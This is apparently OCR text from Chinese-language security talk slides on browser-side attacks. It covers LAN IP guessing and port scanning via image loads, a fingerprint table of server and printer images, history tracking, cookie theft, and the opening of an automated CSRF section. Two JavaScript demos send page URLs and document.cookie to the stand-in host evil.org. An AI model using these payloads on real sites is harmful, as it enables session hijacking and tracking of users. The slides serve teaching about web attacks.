
Firefox 2

network.http.max-connections: 24
network.http.keep-alive.timeout: 300

Firefox 3

network.http.max-connections: 30
network.http.keep-alive.timeout: 300

掃描過多會遲頓


Blind IP guess
Scanning
Save
Send


```
guessLAN = ["192.168.0.", "192.168.1.", "10.0.0.", "10.0.1.", "169.254.132."];


pref('extensions.resize.guess', true);
pref('extensions.resize.LAN', '192.168.0.');
pref('extensions.resize.scanLAN', '192.168.0.0');
pref('extensions.resize.lastRun', '');
```

Demo #2


Signatures

Apache	/icons/apache_pb.gif
Apache2	/icons/apache_pb2.gif (apache_pb22.gif)
EPSON Printer	EpsonNet_logo.gif
HP Printer	/hp/device/images/hp_invent_logo.gif
IIS 4.0/5.0	iis4_5.gif
IIS 5.0/5.1/6.0	iis51_6.gif
SunOne WebServer	sun.gif
Cisco HTTP	cisco.gif
LinKsys	linksys.gif
TightVNC	vnc.gif
WebLogic Server 8.x	bea.gif
thttpd	thttpd.gif


New Image( )
Host : Port
error
Host up
Port open
timeout
Host down
Port closed
Signatures

3. 追蹤瀏覽紀錄

- 凡走過，必留下痕跡



Intranet
Internet
1 HTTP
2 HTTP (link)

Demo

```
16      // Get Time
17      var currentTime = new Date();
18      var year = currentTime.getFullYear();
19      var month = currentTime.getMonth() + 1;
20      var day = currentTime.getDate();
21      var hour = currentTime.getHours();
22      var min = currentTime.getMinutes();
23      var sec = currentTime.getSeconds();
24      var time = year+"-"+month+"-"+day+":"+hour+":"+min+":"+sec;
25
26      new Image().src=
        "http://evil.org/evil/historyspy.php?
         time="+time+
        "&link="+document.location.href+
        "&port="+((!document.location.port)?80:document.location.port);
```

4. 竊取 cookie

- Face Off： 你是我，我是你



Intranet
Internet
Bob
1 HTTP (cookie)
2 HTTP (cookie)
3
I'm
Bob
4
Hello
Bob
ant

Demo

```
16      // Get Time
17      var currentTime = new Date();
18      var year = currentTime.getFullYear();
19      var month = currentTime.getMonth() + 1;
20      var day = currentTime.getDate();
21      var hour = currentTime.getHours();
22      var min = currentTime.getMinutes();
23      var sec = currentTime.getSeconds();
24      var time = year+"-"+month+"-"+day+":"+hour+":"+min+":"+sec;
25
26      new Image().src=
        "http://evil.org/evil/steal.php?
         time="+time+
        "&link="+document.location.href+
        "&port="+((!document.location.port)?80:document.location.port)+
        "&cookie="+document.cookie;
```

5. 自動化 CSRF 攻擊

- 自動化轉帳？


Intranet
Internet
1 HTTP
2 HTTP:GET (cookie)

Demo #1

